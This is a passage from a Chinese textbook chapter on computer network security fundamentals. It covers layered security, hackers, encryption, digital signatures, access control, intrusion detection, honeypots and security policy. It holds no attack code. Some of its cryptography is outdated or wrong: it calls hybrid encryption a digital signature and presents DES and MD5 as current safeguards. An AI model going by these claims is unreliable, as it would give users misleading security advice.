病毒的主要传播途径已由过去的软盘、光盘等存储介质变成了网络，多数病毒不仅能够直接感染网络上的计算机，也能够将自身在网络上进行复制。同时，电子邮件、文件传输(FTP)以及网络页面中的恶意 Java 小程序和 Active X 控件，甚至文档文件都能够携带对网络和系统有破坏作用的病毒。这些病毒在网络上进行传播和破坏的多种途径和手段，使得网络环境中的防病毒工作变得更加复杂，网络防病毒工具必须能够针对网络中各个可能的病毒入口来进行防护。

对于网络黑客而言，他们的主要目的在于窃取数据和非法修改系统，其手段之一是窃取合法用户的口令，在合法身份的掩护下进行非法操作；其手段之二便是利用网络操作系统的

某些合法但不为系统管理员和合法用户所熟知的操作指令。例如在 UNIX 系统的默认安装过程中,会自动安装大多数系统指令。据统计,其中大概有 300 个指令是大多数合法用户所根本不会使用的,但这些指令往往会被黑客所利用。

要弥补这些漏洞,就需要使用专门的系统风险评估工具,来帮助系统管理员找出哪些指令是不应该安装的,哪些指令是应该缩小其用户使用权限的。在完成了这些工作之后,操作系统自身的安全性问题将在一定程度上得到保障。

(3) 用户的安全性(user integrity)

对于用户的安全性问题,所要考虑的问题是:是否只有那些真正被授权的用户才能够使用系统中的资源和数据?

首先要做的是应该对用户进行分组管理,并且这种分组管理应该是针对安全性问题而考虑的分组。也就是说,应该根据不同的安全级别将用户分为若干等级,每一等级的用户只能访问与其等级相对应的系统资源和数据。

其次应该考虑的是强有力的身份认证,其目的是确保用户的密码不会被他人所猜测到。

在大型的应用系统之中,有时会存在多重的登录体系,用户如需进入最高层的应用,往往需要多次输入多个不同的密码,如果管理不严,多重密码的存在也会造成安全问题上的漏洞。所以在某些先进的登录系统中,用户只需要输入一个密码,系统就能够自动识别用户的安全级别,从而使用户进入不同的应用层次。这种单一登录体系要比多重登录体系能够提供更大的系统安全性。

(4) 应用程序的安全性(application integrity)

在这一层中需要考虑的问题是:是否只有合法的用户才能够对特定的数据进行合法的操作?

这其中涉及两个方面的问题:一是应用程序对数据的合法权限;二是应用程序对用户的合法权限。例如在公司内部,上级部门的应用程序应该能够存取下级部门的数据,而下级部门的应用程序一般不应该允许存取上级部门的数据。同级部门的应用程序的存取权限也应有所限制,例如同一部门不同业务的应用程序也不应该互相访问对方的数据,一方面可以避免数据的意外损坏,另一方面也是安全方面的考虑。

(5) 数据的安全性(application confidentiality)

数据的安全性问题所要考虑的问题是:机密数据是否还处于机密状态?

在数据的保存过程中,机密的数据即使处于安全的空间,也要对其进行加密处理,以保证万一数据失窃,偷盗者(如网络黑客)也读不懂其中的内容。这是一种比较被动的安全手段,但往往能够收到最好的效果。

上述的五层安全体系并非孤立分散。如果将网络系统比作一幢办公大楼的话,门卫就相当于对网络层的安全性考虑,他负责判断每一位来访者是否能够被允许进入办公大楼,发现具有危险性的来访者则将其拒之门外,而不是让所有人都能够随意出入。操作系统的安全性在这里相当于整个大楼的办公制度,办公流程的每一环节紧密相连,环环相扣,不让外人有可乘之机。如果对整个大楼的安全性有更高的要求的话,还应该在每一楼层中设置警卫,办公人员只能进入相应的楼层,而如果要进入其他楼层,则需要获得相应的权限,这实际是对用户的分组管理,类似于网络系统中对于用户安全问题的考虑。应用程序的安全性在这里相当于部门与部门间的分工,每一部门只做自己的工作,而不会干扰其他部门的工作。

数据的安全性则类似于使用保险柜来存放机密文件，即使窃贼进入了办公室，也很难将保险柜打开，取得其中的文件。

这些办公制度其实早已被人们所熟悉，而将其运用在网络系统中，便是前面所述的五层网络安全体系。

1.4 网络安全技术

计算机网络安全是一门涉及计算机科学、网络技术、通信技术、密码技术、信息安全技术、应用数学、数论、信息论等多种学科的综合性学科。它主要是指网络系统的硬件、软件及其系统中的数据受到保护，不受偶然的或者恶意的原因而遭到破坏、更改、泄露，系统连续可靠正常地运行，网络服务不中断。

计算机网络安全从其本质上来讲就是网络上的信息安全。从广义来说，凡是涉及网络上信息的保密性、完整性、可用性、真实性和可控性的相关技术和理论都是网络安全的研究领域。

计算网络的安全包含两方面的内容：一方面保护网络数据和程序等资源，以免受到有意或无意的破坏或越权修改与占用，称为访问技术；另一方面，为维护用户的自身利益对某些资源或信息进行加密的密码技术。

下面针对这两方面的内容介绍与计算机网络安全有关的常用网络安全技术、密码技术、数字签名和访问控制技术等基本概念。

1.4.1 什么是黑客

黑客是英文 hacker 的译音，原意为热衷于电脑程序的设计者，指对于任何计算机操作系统的奥秘都有强烈兴趣的人。黑客大都是程序员，他们具有操作系统和编程语言方面的高级知识，知道系统中的漏洞及其原因所在；他们不断追求更深的知识，并公开他们的发现，与其他人分享，并且从来没有破坏数据的企图。黑客在微观的层次上考察系统，发现软件漏洞和逻辑缺陷，他们编程去检查软件的完整性。黑客出于改进的愿望，编写程序去检查远程机器的安全体系，这种分析过程是创造和提高的过程。

他们遵从的信念是：计算机是大众的工具，信息属于每个人，源代码应当共享，编码是艺术，计算机是有生命的。

入侵者（攻击者）指怀着不良的企图，闯入甚至破坏远程机器系统完整性的人。入侵者利用获得的非法访问权，破坏重要数据，拒绝合法用户服务请求，或为了自己的目的故意制造麻烦。入侵者的行为是恶意的。入侵者可能技术水平很高，也可能是个初学者。

有些人可能既是黑客，也是入侵者，这种人的存在模糊了对这两类群体的划分。而在大多数人的眼里，黑客就是入侵者。在以后的讨论中不再区分黑客与入侵者，将他们视为同一类。

黑客指利用通信软件，通过网络非法进入他人系统，截获或篡改计算机数据，危害信息安全的电脑入侵者或入侵行为。随着计算机网络在政府、军事、金融、医疗卫生、交通、电力等各个领域发挥的作用越来越大，黑客的各种破坏活动也随之猖獗。

黑客们或者通过猜测程序对截获的用户账号和口令进行破译，以便进入系统后做更进

一步的操作；或者利用服务器对外提供的某些服务进程的漏洞获取有用信息、进入系统；或者利用网络和系统本身存在的或设置错误引起的薄弱环节和安全漏洞，进而实施如安放特洛伊木马的电子引诱，以获取进一步的有用信息；或者通过系统应用程序的漏洞获得用户口令，侵入系统；当然绕过防火墙进入系统更是他们的拿手好戏。政府、军事、邮电和金融网络是他们攻击的主要目标。尤其是我国的许多网络在建网初期较少或者根本就没有考虑安全防范措施，网络交付使用后，网络系统管理员的管理水平又不能及时跟上，留下了许多安全隐患，给黑客入侵造成许多可乘之机。黑客只需要一台计算机、一条电话线、一个调制解调器就可以远距离作案。据统计，几乎每 20 秒全球就有一起黑客事件发生，仅美国每年所造成的经济损失就超过 100 亿美元。

由于信息犯罪属跨国界的高技术犯罪，要用现有的法律来有效地防范十分困难，现有的高科技黑客防范手段由于没有大面积推广也只能望黑兴叹。如何建构安全网络和信息系统便成为当前热点。

1.4.2 常用的网络安全技术

计算机网络上的通信总的来说面临以下 4 种威胁：

- 截获：攻击者从网络上窃听他人的通信内容。
- 中断：攻击者有意中断他人的网络通信。
- 篡改：攻击者故意篡改网络上传送的信息。
- 伪造：攻击者伪造信息在网络上传送。

这 4 种威胁可划分为两大类：主动攻击和被动攻击，其中截获属于被动攻击，而中断、篡改和伪造属于主动攻击。

网络安全技术可根据入侵者对系统网络采取主动攻击和被动攻击的方式分为主动防御技术和被动防御技术。

1. 主动防御技术

主动防御技术一般采用数据加密、身份验证、存取控制、授权和虚拟网络的划分等方法。

(1) 数据加密

密码技术被认为是解决网络安全问题的最好途径。目前对数据最为有效的保护手段就是加密。

(2) 身份验证

身份验证是一致性验证的一种。验证是建立一致性证明的一种手段。身份验证包括验证依据、验证系统和安全要求。

(3) 存取控制

存取控制规定何种主体对何种客体具有何种操作权力。存取控制是内部网络安全理论的重要方面，主要包括人员限制、数据标识、权限控制、控制类型和风险分析等。

(4) 授权

即用户需要控制哪些用户访问网络的资源，它们能够对资源进行何种操作。

(5) 虚拟网络技术

即使用 VPN(虚拟专用网)或 VLAN(虚拟局域网络)技术。通过物理网络的划分，控制网络流量的流向，使其不要流向非法用户，以达到防范目的。

2. 被动防御技术

被动防御技术目前有防火墙技术、安全扫描器、密码检查器、记账服务、路由过滤、物理及管理安全等技术。

(1) 防火墙技术

防火墙是内部网与 Internet 之间实施安全防范的系统，可被认为是一种访问控制机制，用于确定哪些内部服务允许外部访问，以及哪些外部服务允许内部访问。

(2) 安全扫描器

可自动检测远程或本地主机安全性弱的程序，用于观察网络是否正常工作，收集主机的信息。

(3) 密码检查器

通过口令验证程序检查薄弱的口令。

(4) 记账服务

在系统中保留一个日志文件，与安全相关的事件可以记在日志文件中，以便事后调查和分析，追查有关责任者，发现系统安全的弱点和入侵点。

(5) 路由过滤

路由器中的过滤器对所接收的每一个数据包根据包过滤规则做出允许或拒绝的决定。

(6) 物理及管理安全

通过制定规章制度和条例减少人为因素的影响。

在本书中主要介绍密码技术、身份认证和防火墙技术、访问控制、入侵检测和蜜罐技术。

1.4.3 密码技术

用户在网络的信道上相互通信，其主要危险是被非法窃听。例如，采用搭线窃听，对线路上传输的信息进行截获；采用电磁窃听，对用无线电传输的信息进行截获等。因此，对网络传输的报文进行数据加密，是一种很有效的反窃听手段。通常是采用一定算法对原文进行软加密，然后将密码电文进行传输，即使被截获，一般也是一时难以破译的。

密码技术是保护信息安全的主要手段之一，它是结合数学、计算机科学、电子与通信等诸多学科于一身的交叉学科。它不仅具有信息加密功能，而且具有数字签名、身份验证、秘密分存、系统安全等功能。所以，使用密码技术不仅可以保证信息的机密性，而且可以保证信息的完整性和正确性，防止信息被篡改、伪造或假冒。

密码学包括密码编码学和密码分析学。密码体制的设计是密码编码学的主要内容，密码体制的破译是密码分析学的主要内容。密码编码技术和密码分析技术是相互依存、相互支持、密不可分的两个方面。

密码学不仅仅是编码与破译的学问，而且包括安全管理、安全协议设计、秘密分存、散列函数等内容。到目前为止，密码学中出现了大量的新技术和新概念，例如，零知识证明技术、盲签名、比特承诺、遗忘传递、数字化现金、量子密码技术、混沌密码等。

按计算机密码学的发展历史来分，密码学的发展可以分为两个阶段：第一个阶段是计算机出现之前的 4000 年(早在 4000 年前，古埃及就开始使用密码传递消息)，这是传统密码学阶段，基本上靠人工对消息加密、传输和防破译。第二阶段是计算机密码学阶段。它又可以细分为两个阶段。第一阶段称为传统方法的计算机密码学阶段。此时，计算机密码工作

者继续沿用传统密码学的基本观念，那就是：解密是加密的简单逆过程，两者所用的密钥是可以简单地互相推导的，因此无论加密密钥还是解密密钥都必须严格保密。这种方案用于集中式系统是行之有效的。计算机密码学的第二个阶段，包括两个方向：一个方向是公开密钥密码(RSA)；另一个方向是传统方法的计算机密码体制——数据加密标准(DES)。

1. 传统的加密算法

在传统的加密算法中，加密密钥与解密密钥是相同的，或者可以由其中一个推知另一个，称为对称密钥算法。这样的密钥必须秘密保管，只能为授权用户所知，授权用户既可以用该密钥加密信息，也可以用该密钥解密信息。

在早期的密钥密码体制中，典型的有代替密码。由于英文字母中各字母出现的频度早已有人进行过统计，所以根据字母频度表可以很容易对这种代替密码进行破译。

2. 数据加密标准 DES 和 AES

DES 是对称加密算法中最具代表性的。DES 算法原是 IBM 公司为保护产品的机密研制成功的，后被美国国家标准局和国家安全局选为数据加密标准，并于 1977 年颁布使用。DES 可以对任意长度的数据加密，实际可用密钥长度 56 比特，加密时首先将数据分为 64 比特的数据块，采用 ECB，CBC，CFB 等模式之一，每次将输入的 64 比特明文变换为 64 比特密文。最终，将所有输出数据块合并，实现数据加密。其中 ECB(electronic code book，电码本)是数据块加密模式，每个数据块之间的加密是独立的；CBC(cipher block chaining，密码分组链接)和 CFB(cipher feedback，密码反馈)是数据流加密模式，且 CBC，CFB 采用带反馈的加密，其数据块之间的加密不再独立，加密后的密文前部分用来参与报文后面部分的加密，其保密抗分析破译性能明显优于 ECB 模式。

DES 的保密性仅取决于对密钥的保密，而算法是公开的。DES 内部的复杂结构是至今没有找到捷径破译方法的根本原因。

三重 DES 加密技术拓展了 DES 加密技术的密钥长度和使用次数，使得加密更加复杂。该方法可以使用两个或者三个密钥，对数据进行三次加密。这也是一种可以在硬件上实现的加密算法，执行效率较高。

高级加密标准 AES 是 21 世纪的加密标准，AES 是一个迭代的、对称密钥分组的密码，它可以使用 128，192 或 256 位密钥，并且用 128 位(16 字节)分组加密和解密数据。密钥长度的可变性使得该加密算法变得更加复杂，该算法还能同时支持软件和硬件两种实现方式，得到了广泛的应用。

3. 公开密钥密码体制

公开密钥密码体制最主要的特点就是加密和解密使用不同的密钥，每个用户保存着一对密钥——公开密钥 PK 和秘密密钥 SK，因此，这种体制又称为双钥或非对称密钥密码体制。在公钥加密算法下，公钥是公开的，任何人可以用公钥加密信息，再将密文发送给私钥拥有者；私钥是保密的，用于解密其接收的公钥加密过的信息。典型的公钥加密算法如 RSA，是目前使用比较广泛的加密算法。在互联网上的数据安全传输，如 Netscape Navigator 和 Microsoft Internet Explorer 都使用了该算法。RSA 算法建立在大数因子分解的复杂性上。RSA 的保密性在于大数的分解难度上，如果大数分解成功，则 RSA 也就无保密性可言了。

传统加密算法的优点是有很强的保密强度，且能经受住时间的检验和攻击，但其密钥必

须通过安全的途径传送。因此，其密钥管理成为系统安全的重要因素。

公开密钥密码体制的优点是可以适应网络的开放性要求，且密钥管理问题也较为简单，尤其可方便地实现数字签名和验证。但其算法复杂，加密数据的速率较低。尽管如此，随着现代电子技术和密码技术的发展，公开密钥密码算法将是一种很有前途的网络安全加密体制。

当然在实际应用中，人们通常将传统的加密算法和公开密钥密码体制结合在一起使用，比如利用加密标准 DES 来加密信息，而采用 RSA 来传递会话密钥。如果按照每次加密所处理的比特来分类，可以将加密算法分为序列密码和分组密码。前者每次只加密一个比特而后者则先将信息序列分组，每次处理一个组。

信息加密的目的是保护网内的数据、文件、口令和控制信息，保护网上传输的数据。网络加密常用的方法有链路加密、端-端加密和节点加密 3 种。链路加密的目的是保护网络节点之间的链路信息安全；端-端加密的目的是对源端用户到目的端用户的数据提供保护；节点加密的目的是对源节点到目的节点之间的传输链路提供保护。用户可根据网络情况酌情选择上述加密方式。

密码技术是网络安全最有效的技术之一。一个加密网络，不但可以防止非授权用户的搭线窃听和入网，而且也是对付恶意软件的有效方法之一。

1.4.4 数字签名

如今，大多数电子交易采用两个密钥即公开密钥 PK 和秘密密钥 SK 加密：发送数据时，将发送的数据采用传统的加密方法（如 DES 算法）得到的密文和用来解码的密钥一起发送，但发送的密钥本身必须用公开密钥密码算法中的公开密钥 PK 加密，到目的地后先令一个密钥 SK 来解开传统加密方法中的密钥，再用该密钥解开密文。这种组合加密被称为数字签名，它有可能成为未来电子商业中首选的安全技术。

美国政府有一个自己的数字签名标准 DSS（digital signature standard），使用了 Secure Hash 运算法则。用该法则对信息处理，可得到一个 160 位（bit）的数字，把这个数字与信息的密钥以某种方式组合起来，从而得到数字签名。

以往的书信或文件是根据亲笔签名或印章来证明其真实性的。在计算机网络中传送的报文则是由数字签名来证明其真实性。

数字签名的特点如下。

（1）接收者能够核实发送者对报文的签名。

（2）发送者事后不能抵赖对报文的签名。

（3）接收者不能伪造对报文的签名。

一般采用公开密钥算法实现数字签名。

1.4.5 访问控制技术

访问控制是指对网络中的某些资源的访问要进行控制，只有被授予特权的用户，才有资格并有可能去访问有关的数据或程序。例如，数据库中保存了一些机密资料，则只有少数被授权的人员掌握其保密级和口令，而且可能要通过几级口令，才能取出这些资料。为了保护数据的安全性，可限定一些数据资源的读写范围。例如，有的只能读不能写，或规定只有少

数用户可对其进行修改或写入新的内容。然而,这些方法对于一些机密程度高的信息和资料仍不是非常安全。实际上,对于资源的访问控制,迄今为止仍没有一个十分有效的保密方法。有些原理上可行,但技术上难以实现。例如,分析指纹或字体。故通常的办法是经常变换口令,以减少泄密的机会,同时在内部网络与 Internet 连接之处安装防火墙。

访问控制业务的目标是防止对任何资源的非法访问。所谓非法访问是指未经授权的使用、泄露、销毁以及发布等。访问控制是系统保密性、完整性、可用性和合法使用性的基础。

访问控制是网络安全防范和保护的主要策略,它的主要任务是保证网络资源不被非法使用和非法访问。它也是维护网络系统安全、保护网络资源的重要手段。

下面分述各种访问控制策略。

1. 入网访问控制

入网访问控制为网络访问提供了第一层访问控制。它控制哪些用户能够登录到服务器并获取网络资源,控制准许用户入网的时间和登录入网的工作站。用户的入网访问控制可分为:用户名和口令的识别与验证、用户账号的默认限制检查。其中的任何一个步骤关未通过,该用户都不能进入该网络。

(1) 对网络用户的用户名和口令进行验证

这是防止非法访问的第一道防线。用户注册时首先输入用户名和口令,服务器将验证所输入的用户名是否合法。如果验证合法,才继续验证用户输入的口令,否则,用户将被拒之网络之外。用户的口令是用户入网的关键所在。为保证口令的安全性,用户口令不能显示在显示屏上,口令长度应不少于 6 个字符,口令字符最好是数字、字母和其他字符的混合。用户口令必须经过加密,加密的方法很多,其中最常见的方法有:基于单向函数的口令加密,基于测试模式的口令加密,基于公钥加密方案的口令加密,基于平方剩余的口令加密,基于多项式共享的口令加密,基于数字签名方案的口令加密等。经过上述方法加密的口令,即使是系统管理员也难以得到它。用户还可采用一次性用户口令,也可用便携式验证器(如智能卡)来验证用户的身份。网络管理员应该可以控制和限制普通用户的账号使用、访问网络的时间、方式。用户名或用户账号是所有计算机系统中最基本的安全形式。用户账号应只有系统管理员才能建立。用户口令应是每个用户访问网络所必须提交的"证件",用户可以修改自己的口令,但系统管理员应该可以控制口令的以下几个方面的限制:最小口令长度、强制修改口令的时间间隔、口令的唯一性、口令过期失效后允许入网的宽限次数。

(2) 用户账号的默认限制检查

用户名和口令验证有效之后,再进一步履行用户账号的默认限制检查。网络应能控制用户登录入网的站点、限制用户入网的时间、限制用户入网的工作站数量。当用户对交费网络的访问"资费"用尽时,网络还应能对用户的账号加以限制,用户此时应无法进入网络访问网络资源。网络应对所有用户的访问进行审计。如果多次输入口令不正确,则认为是非法用户的入侵,应给出报警信息。

2. 网络的权限控制

网络的权限控制是针对网络非法操作所提出的一种安全保护措施。用户和用户组被赋予一定的权限。网络控制用户和用户组可以访问哪些目录、子目录、文件和其他资源。可以指定用户对这些文件、目录、设备能够执行哪些操作。受托者指派和继承权限屏蔽(IRM)可作为网络权限控制的两种实现方式。受托者指派控制用户和用户组如何使用网络服务器的

目录、文件和设备。继承权限屏蔽相当于一个过滤器，可以限制子目录从父目录那里继承哪些权限。

可以根据访问权限将用户分为以下几类：

(1) 特殊用户（即系统管理员）。

(2) 一般用户，系统管理员根据他们的实际需要为他们分配操作权限。

(3) 审计用户，负责网络的安全控制与资源使用情况的审计。

用户对网络资源的访问权限可以用一个访问控制表来描述。

3. 目录级安全控制

网络应允许控制用户对目录、文件、设备的访问。用户在目录一级指定的权限对所有文件和子目录有效，用户还可进一步指定对目录下的子目录和文件的权限。如在 Novell Netware 网络系统中对目录和文件的访问权限一般有 8 种：系统管理员权限（Supervisor）、读权限（Read）、写权限（Write）、创建权限（Create）、删除权限（Erase）、修改权限（Modify）、文件查找权限（File Scan）、存取控制权限（Access Control）。用户对文件或目标的有效权限取决于以下因素：用户的受托者指派、用户所在组的受托者指派、继承权限屏蔽取消的用户权限。一个网络系统管理员应当为用户指定适当的访问权限，这些访问权限控制着用户对服务器的访问。8 种访问权限的有效组合可以让用户有效地完成工作，同时又能有效地控制用户对服务器资源的访问，从而加强了网络和服务器的安全性。

4. 属性安全控制

当使用文件、目录和网络设备时，网络系统管理员应给文件、目录等指定访问属性。属性安全控制可以将给定的属性与网络服务器的文件、目录和网络设备联系起来。属性安全在权限安全的基础上提供更进一步的安全性。网络上的资源都应预先标出一组安全属性。用户对网络资源的访问权限对应一张访问控制表，用于表明用户对网络资源的访问能力。属性设置可以覆盖已经指定的任何受托者指派和有效权限。属性往往能控制以下几个方面的权限：向某个文件写数据、复制一个文件、删除目录或文件、查看目录和文件、执行文件、隐含文件、共享、系统属性等。网络的属性可以保护重要的目录和文件，防止用户对目录和文件的误删除、执行修改、显示等。

5. 网络服务器安全控制

网络允许在服务器控制台上执行一系列操作。用户使用控制台可以装载和卸载模块，可以执行安装和删除软件等操作。网络服务器的安全控制包括可以设置口令锁定服务器控制台，以防止非法用户修改、删除重要信息或破坏数据；可以设定服务器登录时间限制、非法访问者检测和关闭的时间间隔。

6. 网络监测和锁定控制

网络管理员应对网络实施监控，服务器应记录用户对网络资源的访问，对非法的网络访问，服务器应以图形、文字或声音等形式报警，以引起网络管理员的注意。如果不法之徒试图进入网络，网络服务器应会自动记录企图尝试进入网络的次数，如果非法访问的次数达到设定数值，那么该账户将被自动锁定。

7. 网络端口和节点的安全控制

网络中服务器的端口往往使用自动回呼设备、静默调制解调器加以保护，并以加密的形式来识别节点的身份。自动回呼设备用于防止假冒合法用户，静默调制解调器用于防范黑

客的自动拨号程序对计算机进行攻击。网络还常对服务器端和用户端采取控制，用户必须携带证实身份的验证器（如智能卡、磁卡、安全密码发生器）。在对用户的身份进行验证之后，才允许用户进入用户端。然后，用户端和服务器端再进行相互验证。

8. 防火墙控制

防火墙是近期发展起来的一种保护计算机网络安全的技术性措施，它是一个用于阻止网络中的黑客访问某个机构网络的屏障，也可称之为控制进/出两个方向通信的门槛。在网络边界上通过建立起来的相应网络通信监控系统来隔离内部和外部网络，以阻挡外部网络的侵入。

1.4.6 入侵检测

入侵检测（intrusion detection）技术是近年来发展迅速的一种安全技术。

入侵检测技术，即通过在计算机网络或者计算机系统的关键点采集信息进行分析，从中发现网络或者系统中是否有违反安全策略的行为和被攻击的迹象。入侵检测所使用的软件与硬件的组合便是入侵检测系统（IDS）。

根据检测对象的不同，可将入侵检测系统分为两类：基于主机的入侵检测系统（HIDS）和基于网络的入侵检测系统（NIDS）。

基于网络的入侵检测系统（NIDS）是最常用的一种入侵检测系统，它作为共享网络的一个节点，对本网段上的通信数据进行侦听，这种采集数据的方法就是典型的 Sniffer 技术，通过对网络中通信数据的分析，发现其中的可疑痕迹。一般情况下，NIDS 对入侵行为的检测多是通过模式匹配来进行的。也就是说，选择某种匹配算法，将获得的数据信息与规则库（漏洞库）中的模式进行比较，从中发现已知的攻击行为。这种入侵检测系统不需要主机提供严格的审查，对主机资源消耗少，并可以提供对网络通常的保护而无须估计复杂网络中异构主机的特殊情况。但是，误报和漏报是 NIDS 的最大问题，并且 NIDS 不能对主机内部的活动进行检测，也是一个不足之处。

基于主机的入侵检测系统（HIDS）通过提取并分析主机的审计记录（日志）等来检测入侵。这种入侵检测系统和主机结合紧密，往往需要根据不同类型的主机系统采用不同的检测方法。另外，它的实时性比较差，可以作为事后追查入侵者并提取证据的一种手段。

1.4.7 蜜罐技术*

蜜罐（honeypot）是一种计算机网络中专门为吸引并“诱骗”那些试图非法入侵他人计算机系统的人而设计的“陷阱”系统。

蜜罐是一种被侦听、被攻击或者已经被入侵的资源，使用和配置蜜罐的目的是使系统处于被侦听、被攻击状态。蜜罐不会直接提升计算机网络的安全性，但是它是其他安全策略不能替代的一种主动攻击技术。

蜜罐是一个可以模拟具有一个或多个攻击弱点的主机系统，为攻击者提供一个易于被攻击的目标。蜜罐中所有的假终端、子网等都经过设计人员的精心策划，以吸引攻击者的攻击。

蜜网（honeynet）是一个网络系统，一个典型的蜜网包括多台蜜罐和防火墙，控制网络通信流并记录下黑客的行动，同时尽量减小或排除对因特网上其他系统造成的风险。蜜网采

用多种技术保证网络安全，主要有欺骗技术、信息捕获、实时监控等。

数据收集是设置蜜罐的另一项技术挑战。蜜罐监控者只要记录下进出系统的每个数据包，就能够对黑客的所作所为一清二楚。蜜罐本身上面的日志文件也是很好的数据来源。但日志文件很容易被攻击者删除，所以通常的办法就是让蜜罐向在同一网络上但防御机制较完善的远程系统日志服务器发送日志备份。

1.5　实现网络安全的策略问题

在建立系统的网络安全之前，必须要明确需要保护的资源和服务类型、重要程度和防护对象等。安全策略是由一组规则组成的，对系统中所有与安全相关元素的活动做出一些限制性规定。系统提供的安全服务，其规则基本上都来自安全策略。

1.5.1　网络安全的特征

计算机网络的发展使信息的共享和应用日益广泛与深入，但是信息在通信网络上存储、共享和传输，会被非法窃取、截获或篡改，而导致不可估量的损失。

实践中计算机网络主要有以下 3 类不同的安全威胁：

(1) 未经授权访问(unauthorized access)，指非授权的入侵。

(2) 信息泄漏(leakage of information)，造成有价值的或高度机密的信息泄漏。

(3) 拒绝服务(denial of service)，使得任务难以或不可能继续执行。

要保证网络信息的安全，计算机网络应该具备以下特征。

(1) 保密性：信息不泄漏给非授权用户、实体或过程，仅供其利用的特性。

(2) 完整性：在存储或传输的过程中，信息保持不被修改、不被破坏和丢失的特性。

(3) 可用性：可被授权实体访问并要求使用的特性，即当需要时应能够存取所需要的信息。

(4) 可控性：对信息的传播及其内容具有控制的能力。

1.5.2　网络安全策略与安全机制

安全策略的目的是决定一个计算机网络的组织机构怎样来保护自己的网络及其信息，一般来说，保护的政策应包括两部分：一个总的策略和一个具体的规则。

总的策略用于阐明安全政策的总体思想，而具体的规则用于说明什么是被允许的，什么是被禁止的。

总的安全策略是制定一个组织机构的战略性指导方针，并为实现这个方针分配必需的人力和物力。一般由网络组织领导机构和高层领导来主持制定这种政策，以建立该机构的安全计划和基本的框架结构。

1. 网络安全策略的作用

(1) 定义该安全计划的目的和在该机构中设计的范围。

(2) 把任务分配给具体部门和人员，并且实施这种计划。

(3) 明确违反政策的行为及其处理措施。

针对互联网的系统情况，可以有以下一些考虑。

(1) 根据全系统的安全性，做统一规划，对安全设备统一选型。

(2) 以网络作为安全系统的基本单元。

(3) 以网络的安全策略统一管理。

(4) 对网络采取访问控制措施。

(5) 负责安全审计跟踪与安全警告报告。

(6) 对网络间的数据传输，可以采用加密技术进行保护。

(7) 整个系统采用统一的密钥管理措施。

(8) 采用防电磁泄漏技术，特别注意电磁辐射。

(9) 采取抗病毒入侵和检测消毒措施。

(10) 采取一切技术和非技术手段来保证系统的安全运行。

2. 网络安全策略的等级

网络安全策略可分为以下4个等级。

(1) 不把内部网络和外部网络相连，因此一切都被禁止。

(2) 除那些被明确允许之外，一切都被禁止。

(3) 除那些被明确禁止之外，一切都将被允许。

(4) 一切都被允许，当然也包括那些本来被禁止的。

可以根据实际情况，在这4个等级之间找出符合自己的安全策略。当系统自身的情况发生变化时，必须注意及时去修改相应的安全策略。

3. 网络安全策略的内容

网络的安全策略重点包括如下内容。

(1) 网络管理员的安全责任：该策略可以要求在每台主机上使用专门的安全措施，登录用户名称，监测和记录过程等，还可以限制在网络连接中所有的主机不能运行应用程序。

(2) 网络用户的安全策略：该策略可以要求用户每隔一段时间改变其口令；使用符合安全标准的口令形式；执行某些检查，以了解其账户是否被别人访问过。

(3) 正确利用网络资源：规定谁可以使用网络资源，他们可以做什么，不应该做什么等。对于E-mail和计算机活动的历史，应受到安全监视，告知有关人员。

(4) 检测到安全问题时的策略：当检测到安全问题时，应做什么？应该通知什么部门？这些问题都要明确。

4. 网络的安全机制

具体的安全规则就是根据安全策略规定的各种安全机制。如身份认证机制、授权机制、访问控制机制、数据加密机制、数据完整性机制、数字签名机制、报文鉴别机制、路由控制机制、业务流填充机制等。

如授权机制是针对不同用户赋予不同的信息资源的访问权限。对授权用户控制的要求如下。

(1) 一致性：即对信息资源的控制没有二义性，各种定义之间不冲突。

(2) 统一性：对所有信息资源进行集中管理，安全政策统一、连贯。

(3) 审计功能：可以对所有授权用户进行审计跟踪检查。

(4) 尽可能提供相近力度的检查。

1.5.3 网络安全的实现

实现网络安全,不仅靠先进的技术,而且也靠严格的安全管理、安全教育和法律的约束。先进的网络安全技术是网络安全的根本保证,用户对自身面临的威胁进行风险分析和评估,决定其所需要的安全服务种类,选择相应的安全机制,然后集先进的安全技术,形成全方位的安全系统。具体有以下几个方面。

1. 数据物理安全保证

物理安全策略的目的是保护计算机系统、网络服务器、打印机等硬件实体和通信链路免受自然灾害、人为破坏和搭线攻击;验证用户的身份和使用权限,防止用户越权操作;确保计算机系统有一个良好的电磁兼容工作环境;建立完备的安全管理制度,防止非法进入计算机控制室和各种偷窃、破坏活动的发生。

抑制和防止电磁泄漏(即 TEMPEST 技术)是物理安全策略的一个主要问题。目前主要防护措施有两类:一类是对传导发射的防护,主要采取对电源线和信号线加装性能良好的滤波器,减小传输阻抗和导线间的交叉耦合。另一类是对辐射的防护,这类防护措施又可分为以下两种:一是采用各种电磁屏蔽措施,如对设备的金属屏蔽和各种接插件的屏蔽,同时对机房的下水管、暖气管和金属门窗进行屏蔽和隔离;二是干扰的防护措施,即在计算机系统工作的同时,利用干扰装置产生一种与计算机系统辐射相关的伪噪声向空间辐射来掩盖计算机系统的工作频率和信息特征。

2. 数据机密保证

机密性由加密算法保证。现在金融系统和商界普遍使用的算法是美国数据加密标准 DES。Internet 上免费提供 PGP 电子邮件安全软件包。

3. 数据完整性保证

完整性指信息不会被非授权修改及信息保持一致性等。数据的完整性包括数据单元完整性和数据单位序列完整性。

完整性是在数据处理过程中,在原来数据和现行数据之间保持完全一致的证明手段。

(1) 数字签名。

现在比较普遍采用的签名算法有 RSA 和 DSS。

(2) 数据报文鉴别算法。

- MD5 算法:由 RSA 公司设计,网上免费提供。
- X9.9 算法:用 DES 算法实现。

4. 数据可控保证

即对信息的传播及内容具有控制能力。

5. 数据可用保证

可用性指合法用户的正常请求能及时、正确、安全地得到服务或回应。

数据的可用性就是要保障网络中数据无论在何时,无论经过何种处理,只要需要,信息必须是可用的。

6. 身份鉴别保证

鉴别认证业务又叫实体鉴别服务。认证业务提供了关于某人或某事(称为实体)的身份保证,即当某个实体声称具有某个特定的身份时,该业务将会证实这一声称的正确性。口令

就是一种熟知的认证方法。

认证又可分为对等实体鉴别认证和数据源点鉴别认证两种。对等实体鉴别认证是指对参与某次通信连接或会话远端一方提交的身份给予鉴别认证。数据源点鉴别认证是指对某个数据项的发送者所提交的身份给予鉴别认证。

鉴别认证是一种最重要的安全业务。所有安全业务几乎都依赖于它。它是对付假冒攻击的一种有效方法。

身份鉴别技术是计算机内部安全保密防范最基本的措施,也是计算机安全保密防范的第一道防线。这种技术是对终端用户的身份进行识别和验证,以防止非法用户闯入计算机。身份鉴别方法有3种:口令验证、通行证验证和人类特征验证。

